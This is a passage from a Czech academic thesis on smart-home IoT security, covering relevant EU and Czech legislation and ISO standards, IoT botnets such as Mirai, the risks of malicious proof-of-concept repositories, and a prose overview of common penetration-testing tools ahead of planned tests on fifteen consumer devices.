Na snížení spotřeby domácnosti se zaměřují okna od rakouské společnosti Internorm International GmbH. Tyto okna obsahují výše zmíněné žaluzie, mohou reagovat na vnější podmínky a automaticky tak regulovat osvětlení, do určité míry, tak ovlivňují teplotu v místnosti tím, že se ve vhodné časy budou žaluzie zatahovat a roztahovat. Pokud jsou žaluzie roztažené, bude do prostor dopadat víc slunečního záření, v případě zatažení se bude sluneční záření odrážet. Tato regulace následně sníží spotřebu energie na vytápění nebo klimatizaci domácnosti.

Snížení spotřeby energie na vytápění zajišťují také chytré termostatické hlavice [32, 33], které regulují topení a mohou kromě udržování konstantní teploty v domácnosti také reagovat na přítomnost osob nebo na časový úsek, ve kterém není potřeba udržovat tak vysokou teplotu. Příkladem může být regulace teploty v noci, kdy je požadovaná teplota nižší nebo během pracovní doby, když teplota interiéru není podstatná. Pro tyto časy chytré termostatické hlavice vypočtou, na jakou teplotu se vyplatí objekt vytápět tak, aby byla co nejvíce snížena spotřeba energie.

Chytrá zařízení s vyšší spotřebou, pro která není nutností, aby fungovala okamžitě, jako jsou chytré pračky nebo chytré myčky, mohou svůj běh řídit podle nízkého tarifu, kdy je elektrická energie levnější. Studie [34] švédského institutu počítačových věd se zabývá i možností, kdy by chytrá zařízení v domácnostech mohla rozložit spotřebu elektrické energie v síti, a tak snížit výkyvy zatížení rozvodné soustavy.

Dalšími populárními IoT zařízeními jsou také IP kamery, které umožňují sledovat obytné nebo venkovní prostory. Dále mohou IoT zařízení zjišťovat kvalitu vzduchu v interiéru, přítomnost zplodin nebo optimalizovat zalévání pokojových rostlin.

5 Legislativní a normativní předpisy

Tato kapitola se věnuje legislativním a normativním předpisům týkajících se bezpečnosti IoT technologií. Nejdříve probírá aktuální podobu legislativy České republiky a Evropské unie, která se IoT zařízení týká nebo jakkoliv ovlivňuje jejich fungování. Legislativa zabývající se přímo IoT technologií v současné době neexistuje. V další kapitole popisuje aktuálně dostupné normy pro IoT technologie a normy, které je nutné při vývoji zohlednit. Práce v této části se soustředí hlavně na normy pro zabezpečení IoT technologií. Následně práce popisuje směřování legislativních předpisů a tedy jejich pravděpodobnou formu v budoucnu. Na závěr práce popisuje některé legislativní kroky jiných států.

5.1 Legislativní předpisy

Legislativa související s technologií IoT není v současné době téměř implementována. V českém právním řádu je zaštiťována pouze zákonem o kybernetické bezpečnosti, jedná se o zákon č. 181/2014 Sb. [35], který byl novelizován zákonem č. 104/2017 Sb. [36], zákonem č. 205/2017 Sb. [37], zákonem č. 183/2017 Sb. [38], zákonem č. 35/2018 Sb. [39], zákonem č. 111/2019 Sb. [40], zákonem č. 12/2020 Sb. [41], zákonem č. 261/2021 Sb. [42], zákonem č. 226/2022 Sb. [43].

Ani po novelizaci však zákon o kybernetické bezpečnosti nezmiňuje zařízení IoT, stanovuje pouze základní bezpečnostní opatření, upravuje činnost dohledových pracovišť a zasazuje se o zlepšení detekce a hlášení kybernetických bezpečnostních incidentů.

Ústředním orgánem pro kybernetickou bezpečnost byl určen Národní úřad pro kybernetickou a informační bezpečnost známý také jako NÚKIB, a to článkem 1, bodem 5 v zákoně č. 205/2017 Sb. [37].

Zákon o kybernetické bezpečnosti také zpracovává směrnici evropského parlamentu a rady (EU) 2016/1148 [44], označovanou jako směrnice NIS. Směrnice NIS se snaží o sjednocení právní úpravu členských států v oblasti bezpečnosti sítí a informačních systému, a tím zavést jednotnou úroveň kybernetické bezpečnosti [44].

Dále musí český právní řád reflektovat nařízení Evropského parlamentu a Rady (EU) 2019/881 [45]. Jinak známého jako akt o kybernetické bezpečnosti. Transpozice tohoto nařízení byla dokončena v roce 2022 zákonem č. 226/2022 Sb. [43], tato novela jmenovala NÚKIB státním orgánem certifikace kybernetické bezpečnosti. Lhůta na začlenění aktu o kybernetické bezpečnosti do českého právního řádu uplynula již v červnu roku 2021 [46].

V prosinci roku 2022 byla schválena směrnice Evropského parlamentu a Rady (EU) 2022/2555 [47], která je označována jako směrnice NIS2. Transpoziční lhůta směrnice NIS2 je 21 měsíců od doby, kdy vstoupila v platnost [48]. Jedním z cílů směrnice NIS2 je zavádění preventivních bezpečnostních kontrol u regulovaných subjektů. Navíc rozšířením regulovaných odvětví a změnou identifikace dojde k výraznému zvýšení počtu regulovaných subjektů. NÚKIB předpokládá nárůst z přibližně čtyř set na více než šest tisíc subjektů [49].

Směrnice a nařízení Evropské unie ani české zákony specificky neurčují úpravu ohledně bezpečnosti IoT zařízení, avšak všechna IoT zařízení se budou muset řídit obecnými pravidly, pokud budou nasazena u regulovaných subjektů. Tento důsledek by mohl zpomalit nebo úplně zamezit, nasazování IoT zařízení u takových to subjektů, a to právě z důvodu jejich horšího zabezpečení.

5.2 Normativní předpisy

NÚKIB vydává doporučení [50] pro užívání kryptografických prostředků, v současné době podléhající vyhlášce č. 82/2018 Sb. [51]. Povinné osoby dle zákona č. 181/2014 Sb. [35] jsou povinny tato doporučení zohlednit, pro ostatní jsou nepovinné. Doporučení jsou rozdělena na schválená a dosluhující a uvádí seznam symetrický a asymetrických šifrovacích algoritmů spolu s módy šifrování. Dále specifikuje schválené hašovací funkce a algoritmy pro bezpečné ukládání hesel [50]. Doporučení by bylo vhodné dodržovat i u zabezpečení IoT zařízení, i když se nejedná o povinnost. Při použití schválených algoritmů a funkcí pro IoT zařízení by se navíc předešlo možným problémům v případě, že by se novelizace zákona v budoucnu jejich používání nařídila.

Z pohledu normativních předpisů je definována řada ISO norem[52]. Tyto normy se nevztahují pouze na IoT zařízení, ale postihují samostatnými normami řadu oblastí, ve kterých se IoT technologie pohybuje.

Nejdůležitější ISO normou pro vývoj IoT zařízení je ISO/IEC 21823 [53–56], zaměřující se na komunikační schopnosti IoT zařízení. Norma definuje framework, který umožňuje výměnu informací a jejich efektivní využití a prostředky pro propojení různých IoT systémů [53], dále popisuje systémy a rozhraní pro přenos dat tak, aby byla zajištěna co největší míra interoperability [54]. Norma se také věnuje vhodnému navržení sémantiky pro takovéto systémy [55] a systematickému pohledu na celou problematiku [56].

Další normou je ISO/IEC 23093 [57–60], která se zabývá IoT technologií pro multimediálních zařízení v angličtině Internet of media things, známý také pod zkratkou MThing. Norma popisuje architekturu systémů pro takováto zařízení [57]. Definuje abstraktním popis technologie a funkcí, které by měla podporovat, jako připojování zařízení, prohledávání sítě nebo podporu transakcí [58]. Dále popisuje syntaxi, sémantiku a rozhraní pro data, která budou touto sítí přenášena[59] a uvádí vzorové příklady takového užití [60]. Mezi IoT zařízení spadající pod tuto normu patří i kamerové systémy, které jsou běžnou součástí chytrých domácností.

Mezinárodní organizace pro normalizaci vydala ještě dvě normy týkající se IoT zařízení. První z nich je ISO/IEC 30142 [61, 62] týkající se podvodních senzorových sítí. Druhá norma ISO/IEC 30179 [63] se zabývá požadavky na IoT zařízení určená pro sledování životního prostředí.

Zbylé popsané normy se nevěnují přímo IoT technologii, avšak úzce s ní souvisí, mezi takové normy patří ISO/IEC 20000, jejíž aktuální úprava je v době vzniku práce ISO/IEC 20000-1:2018, tato norma popisuje princip kvalitního poskytování služeb v IT, získávání zpětné vazby a nastavení interních auditů. Snaží se tak zajistit vysokou úroveň IT podpory a dostupnosti služeb s nutností přinášet aktualizace vyvíjených systémů. Využitím této normy pro IoT technologie by mohla být nejen zvýšena kvalita dodávaných produktů, ale mohla by být i zajištěna jejich kontinuální podpora a záplatování objevených bezpečnostních chyb, které je pro IoT zařízení kritické [64].

Norma ISO/IEC 27001 se k datu vzniku práce nachází v revizi ISO/IEC 27001 a standardizuje požadavky na bezpečnost osobních informací a řízení jejich zabezpečení a to nejen z pohledu zneužití, ale i jejich ztráty. Je nutné ji tedy respektovat při vývoji IoT zařízení, aby bylo s získanými daty řádně nakládáno a nebyla vystavována riziku zneužití, které by pro tak osobní data, která poskytují zařízení chytré domácnosti, mohlo být velmi vysoké [65].

Zabezpečení takových informací s využitím identit popisuje norma ISO/IEC 24760 [66–68], která definuje pojmy využívané v této oblasti [66], uvádí vzorovou strukturu takového zabezpečení spolu s požadavky na toto zabezpečení [67] a poskytuje vzorová řešení nakládání s identitami [68].

Norma ISO/IEC 18033 [69–75] definuje kryptografické algoritmy, které je vhodné pro zabezpečení využívat jako jsou asymetrické šifry [70], blokové šifry [71], proudové šifry [72], šifry založené na identitě [73], homomorfní šifrování[74] nebo upravitelné blokové šifrování [75]. V současné době je ještě připravováno rozšíření této normy ISO/IEC WD 18033-8 [76] zabývající se úplným homomorfním šifrováním. Doporučení v oblasti šifrování ještě rozšiřuje norma ISO/IEC 15946 [77, 78] věnující se kryptografickému zabezpečení založenému na eliptických křivkách, které je možné využít například pro asymetrické šifry nebo šifry založené na identitě [78].

Pro zajištění kybernetické bezpečnosti je také důležité zajistit bezpečnost dodavatelského řetězce. Této problematice se věnuje norma ISO/IEC 27036 [79–82], která popisuje základní problematiku kybernetického zabezpečení dodavatelského řetězce a koncepty, kterými je možné zabezpečení zvýšit [79], požadavky [80] a postupy [81] nutné pro umožnění tohoto zabezpečení. Norma také popisuje zajištění této problematiky pro cloudová řešení [82].

Postup v případech, kdy i přes zabezpečení systému dojde k jeho narušení, popisuje norma ISO/IEC 27035 [83–85]. Norma popisuje principy a postupy v případě bezpečnostního incidentu [83], postupy pro přípravu na takové incidenty [84] a způsoby detekce a hlášení bezpečnostních incidentů v případě jejich objevení [85]. Tyto postupy by měly v ideálním případě mít implementovány všechny firmy, které využívají informačních technologií, avšak pro firmy provozující IoT zařízení jsou tyto postupy velmi důležité kvůli závislosti na těchto zařízeních a jejich v současné době horšímu zabezpečení.

5.3 Směřování v oblasti zabezpečení IoT zařízení

Směřování v této oblasti je závislé jak na směrnicích a nařízeních evropského parlamentu tak na tom, jak bude postupovat NÚKIB, který má prostřednictvím České republiky značný vliv na podobu debat o kybernetické bezpečnosti. Příkladem může být 5G EU Toolbox [86] nebo prestižní Prague 5G Security Conference [87], která byla v roce 2022 přejmenována na Prague Cyber Security Conference [88] a jejíž pořadatelem je NÚKIB.

Mezi jeho priority patří zajištění kybernetické bezpečnosti dodavatelského řetězce, neboť již několik let je toto odvětví problematické, navíc se s postupem času objevují více organizované a sofistikované útoky. A to z důvodu potenciálně velkého množství zasažených obětí. Jedná se nejen o prevenci před takovýmto druhem útoků, ale také o jejich rychlé a efektivní řešení, díky kterému budou zmírněny dopady útoku [89].

Dalším bodem je vysoká úroveň kybernetické bezpečnosti institucí a agentur. A to hlavně z pohledu nastavení rámců pro kybernetickou bezpečnost. Jedná se totiž o atraktivní cíle pro potenciální útočníky, kteří tak mohou zasáhnout nejen samotné instituce, ale i subjekty působící v členských státech [89].

Posledním zmíněným bodem regulace bezpečnosti ICT produktů a služeb je oblast, kterou by měl pokrývat evropský Cyber Resilience Act, pro nějž je používána zkratka CRA [90]. Tento akt se snaží řešit nízkou úroveň kybernetického zabezpečení, spolu s různorodými způsoby o aktualizaci takového zabezpečení, dále nedostatečné porozumění uživatelů této technologii, které se projevuje také tím, že si uživatelé místo kvalitnějších a lépe zabezpečených produktů zvolí produkty s nižší tržní cenou, jelikož nevidí mezi produkty jiný rozdíl.

Stávající právní normy v oboru kybernetické bezpečnosti se vztahují pouze na omezenou skupinu produktů, CRA si klade za cíl tento stav změnit z právní normu pro hardwarové a softwarové produkty nastavit. Tento stav má být docílen pomocí čtyř specifických cílů. Prvním z nich je vytvoření podmínek pro výrobu bezpečných produktů a zajistit aby byla bezpečnost zajišťována po celou dobu životního cyklu produktů, druhým je zajistit rámec, který zjednoduší dodržování bezpečnostních zásad a nastaví předpisy, které budou muset výrobci dodržovat. Třetím bodem je zajištění transparentních informací o kybernetickém zabezpečení produktů dostupných na trhu a posledním cílem je zajištění bezpečného využití těchto produktů pro podniky a spotřebitele.

Toto NÚKIB uvádí jako své priority pro předsednictví České republiky v Radě EU nazývané také jako CZ PRES, které probíhalo od 1. července do 31. prosince 2022 [91].

5.4 Legislativní a normativní kroky států mimo Evropskou unii

Státy mimo Evropskou unii mají rozdílné přístupy k zabezpečení IoT zařízení. Snaha o zabezpečení trhu a institucí, které IoT technologie využívají, je však pro ně společná, liší se ovšem metody, jakými se snaží státy těchto hodnot docílit. Návrhy zde uvedené nejsou v rámci EU nebo České republiky plánovány, pokud by se však osvědčily v jiných státech, je velmi pravděpodobné, že by byly zavedeny i zde v podobě upravené pro zdejší potřeby.

Velmi aktivní z pohledu bezpečnosti IoT zařízení jsou Spojené státy americké, které v roce 2021 vydaly nařízení, že IoT zařízení budou mít značení bezpečnosti. Značení budou přidělovat americký Národní institut standardů a technologie se zkratkou NIST a americká vládní organizace starající se o ochranu spotřebitelských práv a dodržování hospodářské soutěže FTC [92].

Dalším příkladem kroků, které podnikají státní orgány Spojených států amerických je upozornění americké Federální komise pro komunikace (FFC), které uvádí, že CCTV kamery od čínských dodavatelů představují nepřijatelnou bezpečnostní hrozbu a vydala doporučení tyto kamery nevyužívat v prostorách ministerstev [93]. Podobné stanovisko zveřejnil o den dříve i britský parlament [94].

6 Penetrační testy

Průběh penetračních testů se běžně dělí na čtyři fáze. Nejdříve jsou zařízení analyzována, aby bylo zjištěno, jaké jsou možné potenciální způsoby, jak zařízení napadnout. V druhé fázi jsou následně informace získané pomocí analýzy využity pro sestavení penetračních testů, které jsou konstruovány tak, aby otestovaly bezpečnost stanovenou cílem penetračního testování. Může se jednat například o snahu prolomit zabezpečení zařízení a získat tak nad ním kontrolu, a nebo o sběr informací o potencionálních zranitelnostech systému, které mohou být tak v čas zabezpečeny.

Třetí fází je provedení navržených penetračních testů. Pro tuto fázi je nutné zvolit vhodný a dostupný software a hardware. Poslední fází je vyhodnocení dat naměřených při penetračních testech. Při jejich vyhodnocování by zároveň měla být uvedena možná opatření pro snížení možnosti zneužití daných bezpečnostních chyb, a nebo v ideálním případě jejich úplnou eliminaci.

Penetrační testy prováděné na IoT zařízeních je možné rozdělit do mnoha kategorií, které mají často společné okruhy. Při sestavování penetračních testů se následně vyberou skupiny, které je nutné otestovat pro zjištění kvality zabezpečení zkoumaných bezpečnostních oblastí.

Vybrané, které souvisí s penetračními testy práce nebo jsou pro IoT význačnou skupinou, jsou popsány níže. Mezi další kategorie patří například testování bezpečnosti komunikace, kdy je zkoumáno, jakým způsobem IoT zařízení komunikují a zda není možné odchycenou komunikaci zneužít, zabezpečení hardwaru, kdy se testují možnosti přehrátí firmwaru a možnosti získání citlivých dat pomocí neoprávněného čtení paměti, nebo robustnosti kryptografických metod, kdy je testováno, jak obtížné by bylo prolomit kryptografické zabezpečení zařízení nebo zda nejsou použity slabé klíče, které snižují náročnost na prolomení.

6.1 Obecné bezpečnostní zranitelnosti

Při penetračním testování je vhodné otestování nejenom sofistikovaných způsobů zneužití bezpečnostních mezer, ale také běžné způsoby, kterými je možné bezpečnost IoT zařízení potenciálně ohrozit.

Společnost OWASP vydala v roce 2018 seznam nejčastějších zranitelností, která se na IoT zařízeních vyskytují [95]. Některé tyto zranitelnosti jsou také nejčastěji zjištěný mi zranitelnosti uvedenými ve zprávě společnosti Microsoft za rok 2022 [96].

Nejčastější zranitelností jsou slabá hesla nebo hesla, která jsou umístěna přímo ve firmwaru samotných zařízení [95]. Díky této zranitelnosti může být zařízení snadno automaticky napadeno a stát se součástí botnetu nebo být jinak zneužito škodlivým malware [96]. Snadno prolomitelná hesla v kombinaci se špatně zabezpečenými síťovými službami, které jsou pro IoT zařízení časté [95, 96] mohou takovýto typ kompromitace zařízení dále zjednodušit.

Velkou bezpečnostní hrozbou, kterou IoT zařízení často obsahují, je defaultní nastavení, které umožňuje napadení zařízení. Uživatel by měl být nucen nastavit zařízení tak, aby byla co nejvíce zabezpečená, jelikož není vhodné po uživateli požadovat hluboké porozumění zabezpečení, natož uživatele nutit provést správné nastavení zařízení, aby ho mohl využít [95].

Dalšími běžnými zranitelnostmi IoT zařízení jsou například špatně zabezpečená rozhraní pro komunikaci s mobilními zařízeními, back-end servery nebo cloudem, nedostatek mechanismů pro aktualizaci software, využívání zastaralých komponent [95].

6.2 Známé zranitelnosti

Ve chvíli objevení zranitelnosti je běžně, ne však vždy, kontaktována společnost, která software nebo zařízení s bezpečnostní chybou vyvíjí, aby sjednala nápravu a po uplynutí času na implementaci záplaty je tato zranitelnost zveřejněna. Pokud se na veřejnost dostane informace o nové zranitelnosti, která ještě není nijak opravena, označuje se jako zero day zranitelnost. Navíc ne vždy je software aktualizován, takže je možné známých zranitelností využívat i po vydání záplaty.

Známé zranitelnosti spravuje několik databází nebo otevřených e-mailových komunikací, známých také pod pojmem „mailing list“. Ty nahlášené zranitelnosti zveřejňují a určují hodnocení, které zranitelnost dostane. Hodnocení se odvíjí od toho, o jak kritickou zranitelnost se jedná a jaké jsou možnosti jejího zneužití.

Jednou z největších je Common Vulnerabilities and Exposures, známá spíše pod zkratkou CVE. Tato databáze obsahuje identifikační čísla, popisy a vždy alespoň jednu referenci na veřejnou zranitelnost [97]. Tato databáze je využívána mnoha dalšími databázemi, ale i produkty, které data o zranitelnostech agregují.

Jednou z databází využívajících právě CVE je databáze americké vlády, známá pod zkratkou NVD [98]. Tato databáze slouží k automatizaci a měření úrovně zabezpečení správy bezpečnostní incidentů, navíc oproti databázi CVE obsahuje například seznamy chybných konfigurací. Druhou databází americké vlády je US-CERT [99], ta se na rozdíl od NVD zaměřuje převážně na software.

E-mailovou komunikací, která je založena a spravována komunitně, je Seclists Full-Disclosure [100]. Tato databáze obsahuje kromě novinek o kybernetické bezpečnosti také informace o způsobech a nástrojích umožňujících prolomení zabezpečené zařízení. Nevýhodou této databáze je, že nové zranitelnosti, jelikož musí být schváleny moderátory, se objevují se zpožděním.

Své bezpečnostní databáze poskytuje i řada organizací. V tomto oboru je významná firma Offensive Security, známá také pod názvem OffSec [101], která se zabývá vzděláváním a certifikací v oblasti kybernetické bezpečnosti. Tato firma spravuje veřejnou databázi Exploit-DB [102], která je využívána řadou programů pro vyhledávání známých zranitelností.

Mezi další organizace, které poskytují databáze zranitelností, patří Microsoft nebo Mozzila. Společnost Microsoft poskytuje databáze Microsoft Security Bulletins, která tvoří oznámení o bezpečnostních zranitelnostech, jež jsou nalezeny v jejich softwaru, a Microsoft Security Advisories, která obsahuje informace o nastaveních a opatřeních, jež je nutné udělat, aby zjištěné zranitelnosti byly odstraněny [103].

Společnost Mozzila poskytuje databázi Mozilla Foundation Security Advisories [104], která se zaměřuje na ochranu osobních údajů a bezpečné využívání internetu. Mezi další databáze zranitelností patří například Packet Storm Security [105] nebo Vulners [106].

6.3 Botnet

Botnet je je síť zařízení připojených k internetu, která jsou pod kontrolou útočníka. Tato zařízení jsou často využívána k distribuovaným útokům jako je například DDoS. Botnet je pro IoT zařízení význačný, jelikož jedním z hlavních atributů je počet ovládnutých zařízení [107, 108].

Cílem botnet malwaru je infikovat nějaké zařízení a využít ho nejen k rozšíření botnetu, ale také k napadání dalších zařízení. Zároveň se malware snaží napadené zařízení zabezpečit tak, aby nedošlo k jeho napadení a přebrání kontroly nad zařízením pomocí jiného [109]. Příkladem může být botnet Linux.Wifatch [110], který má otevřený zdrojový kód a není využíván ke škodlivému napadání, místo toho slouží právě k zabezpečené zařízení před jinými botnety [108].

Kaiten

Botnet Kainet [111] pochází z roku 2001 a má otevřený zdrojový kód. Je na dálku ovládán protokolem IRC a IoT zařízení napadá pomocí služby telnet, na kterou používá útok zvaný „brute force“, kdy se snaží uhádnout kombinaci jména a hesla. Tento botnet také obsahuje sadu nástrojů pro eliminaci jiných botů nacházejících se na zařízení, které jím bylo napadeno [112].

Qbot

Pro botnet Qbot jsou také někdy používány názvy Gafgyt, Bashlite, Torlus nebo Lizkebab. Botnet byl objeven v roce 2008 a stejně jako Kaiten obsahuje nástroj pro eliminaci jiných botů nacházejících se na napadeném IoT zařízení. Pro napadení zařízení využívá řadu technik založených na speciálním případu DoS útoku zvaném „Flooding“ [113].

Mirai

Mirai je nejrozšířenějším botnetem. Byl objeven v roce 2016 a jedná se o botnet navržený přímo pro uskutečňování DDoS útoků. Stejně jako předchozí dva zmíněné botnety umí eliminovat jiné boty na napadeném zařízení, má však sofistikovanější způsob napadání jednotlivých zařízení, kdy skenuje dostupná zařízení, zda mají nějaké známé zranitelnosti, a nebo zkouší běžné kombinace jmen a hesel [113, 114]. Pokud se mu do zařízení povede proniknout, snaží se o eskalaci práv a následné infikování pomocí škodlivého kódu [115].

Dark nexus

V roce 2020 byl společností Bitdefender objeven nový typ botnetu s názvem Dark nexus. Tento botnet se šíří převážně pomocí služby telnet na portu 23, některé verze tohoto malware umí využívat i známých zranitelností. Botnet Dark nexus zvládá kromě DDoS útoků také využívat protokolu HTTP s různými hlavičkami tak, aby se paket co nejvíce podobal komunikaci, kterou provádějí prohlížeče [116].

7 Analýza IoT zařízení (Smart Home)

Pro penetrační testování bylo zakoupeno 15 IoT zařízení, kde 12 z nich bylo pořízeno v internetovém obchodě Alza, a zbylá tři v obchodech CZC, Datart a Mironet. Celková hodnota IoT zařízení byla 7 517 Kč.

IoT zařízení pro penetrační testování obsahují tři kamery. Každá z nich je nejen různého typu, ale mají i rozdílné výrobce, aby penetrační testy pokrývaly větší část zařízení dostupných na trhu. Seznam kamer je v tabulce č. 1.

Název	**Stav**	**Obchod**
IMILAB C20 [117]	nová	Alza
Tenda CP3 [118]	nová	Alza
Xiaomi Mi [119]	nová	Alza

Tabulka 1: Seznam kamer pro penetrační testování

Největší skupinou testovaných zařízení byly chytré žárovky, jichž bylo testováno šest, z nichž dvě byly pořízeny v jiných obchodech než Alza. Důvod pro tuto výjimku je otestování specifického vektoru útoku, který je blíže rozebrán v kapitole o návrhu penetračních testů. Seznam chytrých žárovek je v tabulce č. 2.

Název	**Stav**	**Obchod**
Tellur WiFi [120]	nová	Alza
Immax NEO LITE žárovka LED [121]	nová	Alza
TP-LINK Tapo L510E [122]	nová	Alza
Sonoff B02-BL-A60 [123]	nová	Alza
Xiaomi Mi LED [124]	nová	Mironet
EZVIZ LB1 Wi-Fi [125]	nová	CZC

Tabulka 2: Seznam chytrých žárovek pro penetrační testování

V rámci testovací skupiny byly využity, tři chytré zásuvky, přičemž jedna z nich byla pořízena v obchodě DATART ze stejných důvodů popsaných výše. Seznam chytrých zásuvek je v tabulce č. 3.

Název	**Stav**	**Obchod**
EZVIZ T30-10B [126]	nová	Alza
Immax NEO LITE vnitřní zásuvka [127]	nová	Alza
D-Link DSP-W218/E [128]	nová	DATART

Tabulka 3: Seznam chytrých zásuvek pro penetrační testování

Ostatní zařízení chytré domácnosti jsou vybrána po jednom kusu. Jejich název a typ je v tabulce č. 4. Jedná se o soubor zařízení, která mají v rámci IoT zařízení nízkou cenu a umožňují domácí automatizaci, a to buď plnou jako je zalévání květin, nebo částečnou, jako je upozornění na vydýchaný vzduch v místností.

Název	**Typ**	**Stav**	**Obchod**
NEDIS WIFIWP10GY [129]	chytré vodní čerpadlo	nový	Alza
NEDIS WIFISA10CWT [130]	monitor kvality ovzduší	nový	Alza
Smoot Air Stop [131]	robot	nový	Alza

Tabulka 4: Seznam zbylých zařízení pro penetrační testování

Pro penetrační testování IoT zařízení byla vybrána taková zařízení, která patří v oblasti chytrých domácností mezi levnější řešení, aby bylo dosaženo co největšího průniku se spotřebiteli, kteří o chytrou domácnost stojí, avšak nejsou do ní ochotni investovat vysoký finanční obnos. Zvýšením finančních prostředků by bylo možné vyložit jejich část na zabezpečení chytré domácnosti, tento přístup však není pravidlem. Ne vždy vyšší náklady na pořízení reprezentují i lepší kybernetické zabezpečení.

Vybraná zařízení jsou navržena tak, aby umožňovala komunikaci pouze pomocí mobilní aplikace, kterou dodává buď výrobce daných zařízení nebo třetí strana, která se snaží o integrování různých IoT zařízení za účelem sjednocení do jedné mobilní aplikace, jelikož je tento přístup pro uživatele přívětivější. Žádné z testovaných zařízení tedy nemá webové rozhraní, které by bylo možné využít pro napadení daného IoT zařízení. Aplikace pro všechna testovaná zařízení jsou dostupná na platformě Google Play [132] a pro komunikaci se zařízením využívají sítě Wi-Fi, do které jsou při procesu párování připojena. Tato síť a informace, které je možné o zařízeních získat, pokud by útočník měl do této sítě přistup jsou oblastí na kterou se tato práce zaměřuje.

7.1 Rizika využití dostupného software

K analýze IoT zařízení je možno vytvořit programy, které testují potenciální zranitelnosti nebo analyzují data, která zařízení poskytují. Mnoho z těchto programů je pro penetrační testování potřeba používat opakovaně. Z toho důvodu jsou již implementovány jako samostatný software.

Software pro penetrační testování IoT zařízení má svá specifika, jelikož je kyberbezpečnost IoT zařízení obor, který je právě na vzestupu společně s hackerskými útoky zaměřenými na tato zařízení. Mezi specifika IoT zařízení, která musí být v testovacím softwaru reprezentována, patří například unikátní druhy komunikace. Ty jsou využívány pro snížení spotřeby elektrické energie těchto zařízení. Dalším specifikem je, že se jedná o malá zařízení se specifickou funkcionalitou danou užitím testovaného zařízení. Z těchto důvodů musí být software pro penetrační testování IoT zařízení velmi obecný s možností specifického nastavení rozhraní a testů vhodných pro dané zařízení. Software upravený pro penetrační testování IoT zařízení je v mnoha případech dostupný jako open source s licencí MIT, aby bylo testování usnadněno.

Tento přístup však nese mnohá rizika spojená s možností poskytnutím škodlivého kódu uvnitř těchto repozitářů. Na tuto problematiku upozorňuje například studie [133] zkoumající repozitáře na webové stránce GitHub [134], které implementují PoC pro známé CVE [135] zranitelnosti. Studie se zaměřila na čtyři možné typy nakažení kódu v repozitářích. Prvním z nich je analýza využití veřejných IP adres, ke kterému by při implementaci PoC vůbec nemělo docházet, dále na přítomnost hotových binárních souborů ve formátu EXE, jejichž hashe byly zkontrolovány pomocí softwaru VirusTotal, zda je bezpečné je použít. Druhou částí byla analýza hexadecimálního a Base64 enkódování, a to kvůli změně hashe, aby antivirové ochrany případně nepoznaly škodlivý kód. Běžně se takovéto praktice zakrytí škodlivého kódu říká „payload obfuscation“.

Práce analyzovala 47 313 repozitářů, které implementovaly PoC pro 72 608 známých zranitelností. Z těchto repozitářů bylo více jak 10 % infikováno škodlivým kódem. Konkrétně se jednalo o 4 893 repozitářů. Jak sama práce uvádí, jedná se o alarmující číslo, a to obzvlášť pro to, že mezi limitace práce patří heuristika odhalování potenciálně škodlivého kódu, která neodhaluje všechny potenciální hrozby ve zkoumaném kódu.

7.2 Software pro analýzu IoT zařízení

Vhodná volba softwaru pro penetrační testování je důležité nejen z důvodů popsaných výše, ale také pro dosažení kvalitních výsledků penetračního testování. Vybrané programy musí poskytovat možnosti pro otestování hledaných zranitelností a být do velké míry modulovatelné, aby bylo možné je přizpůsobit potřebám konkrétního penetračního testování. Některé frameworky sloužící k penetračnímu testování jsou dokonce skriptovatelné, aby bylo možné případy bezpečnostních zranitelností do nich přidat a využít je při testování. Jelikož se práce zaměřuje na sběr informací o IoT zařízeních dostupných v síti a na bezpečnostní zranitelnosti spojené s těmito informacemi, byly vybrány programy popsané níže.

Aircrack-Ng

Aircrack-Ng je nástroj pro testování zabezpečení bezdrátové komunikace, který hledá zranitelnosti a testuje bezpečnost Wi-Fi. Pomocí skenování umožňuje získat o sledované síti informace jako je SSID nebo-li jméno sítě, používané zabezpečení nebo výrobce routeru poskytujícího danou síť.

Pomocí zachytávání komunikace na síti a její podvrhování umožňuje software odhalit způsob, jakým zařízení na Wi-Fi síti komunikují, a tak odhalit potenciální zranitelnosti v této komunikaci. Software navíc poskytuje nástroj na prolamování přihlašovacích hesel pro Wi-Fi sítě.

Tento nástroj je často kombinován s programem pro tvorbu hesel a dešifrování kryptograficky zabezpečených souborů nebo zpráv. Tento program se jmenuje Jack the Ripper a je možné ho využít jak k dešifrování heslem zabezpečených souborů, které byly získány z IoT zařízení při komunikaci, tak pro dešifrování hesel zabezpečených hašováním.

V kombinaci s nástrojem pro prolamování přihlašovacích hesel je však využíván pro tvorbu slovníků hesel, která budou při prolamování zkoušena. Toto je možné využít pro přizpůsobení testovaných dat specifickým heslům nebo sadám pro danou situaci. Díky tomu je nástroj Jack the Ripper pro testování IoT aplikací velmi vhodným nástrojem, jelikož nabízí vysokou míru přizpůsobení danému IoT zařízení nebo scénáři, který penetrační testy zkoušejí.

Wireshark

Software Wireshark umožňuje zachytit, filtrovat a analyzovat pakety, které jsou přijímány a odesílány zařízením, na kterém běží.

Díky tomu je možné ho využít pro analýzu provozu na testované síti, která odhalí vzory v komunikaci nebo anomálie zařízení při komunikaci, případně pro zjištění využitých komunikačních protokolů umožňujících navázání vlastní komunikace se zařízením. Díky tomu je Wireshark možné využít pro zjištění možných bezpečnostních hrozeb způsobených nevhodným použitím komunikace.

Program je také možné využít pro případnou extrakcí špatně zabezpečených citlivých dat nebo pro snahu o jejich dešifrování v případě, že bylo použito nedostatečné kryptografické zabezpečení.

Network mapper

Dalším nástroje pro testování zabezpečení sítě je Network mapper, známý také pod názvem Nmap. Jedná se o nástroj pro skenování zařízení na síti. Z těchto zařízení dokáže zjistit porty, na kterých jsou přístupné, operační systém, na kterém běží, nebo služby, které poskytují.

Nástroj Network mapper tak umožňuje snadno najít IoT zařízení přítomná v síti, která by mohla být napadena. Díky informacím o operačním systému a verzí IoT zařízení může být snadno využito zero day zranitelností, pokud jsou pro testované zařízení známy. Navíc znalost architektury sítě umožňuje analyzovat potenciální slabé články sítě.

Metasploit

Framework Metasploit se využívá pro jednodušší vývoj a běh testů pro známé zranitelnosti IoT zařízení. Díky tomu může sloužit jako nástroj pro jednoduché otestování IoT zařízení na základní typy bezpečnostních chyb.

Metasploit zvládne naskenovat zařízení nacházející se v síti a pro tato zařízení nalézt známé bezpečnostní chyby. Navíc umožňuje chyby nejen identifikovat, ale také jich využít ke zvýšení potenciální kontroly nad zkoumaným zařízením.

V případě potřeby umožňuje framework po úspěšném napadení zařízení provést akce, jako je extrahování dat nebo nahrání škodlivého kódu pro zpřístupnění tohoto zařízení. Tato funkce může sloužit k snadné demonstraci toho, jak závažné bezpečnostní riziko může daná zranitelnost představovat.

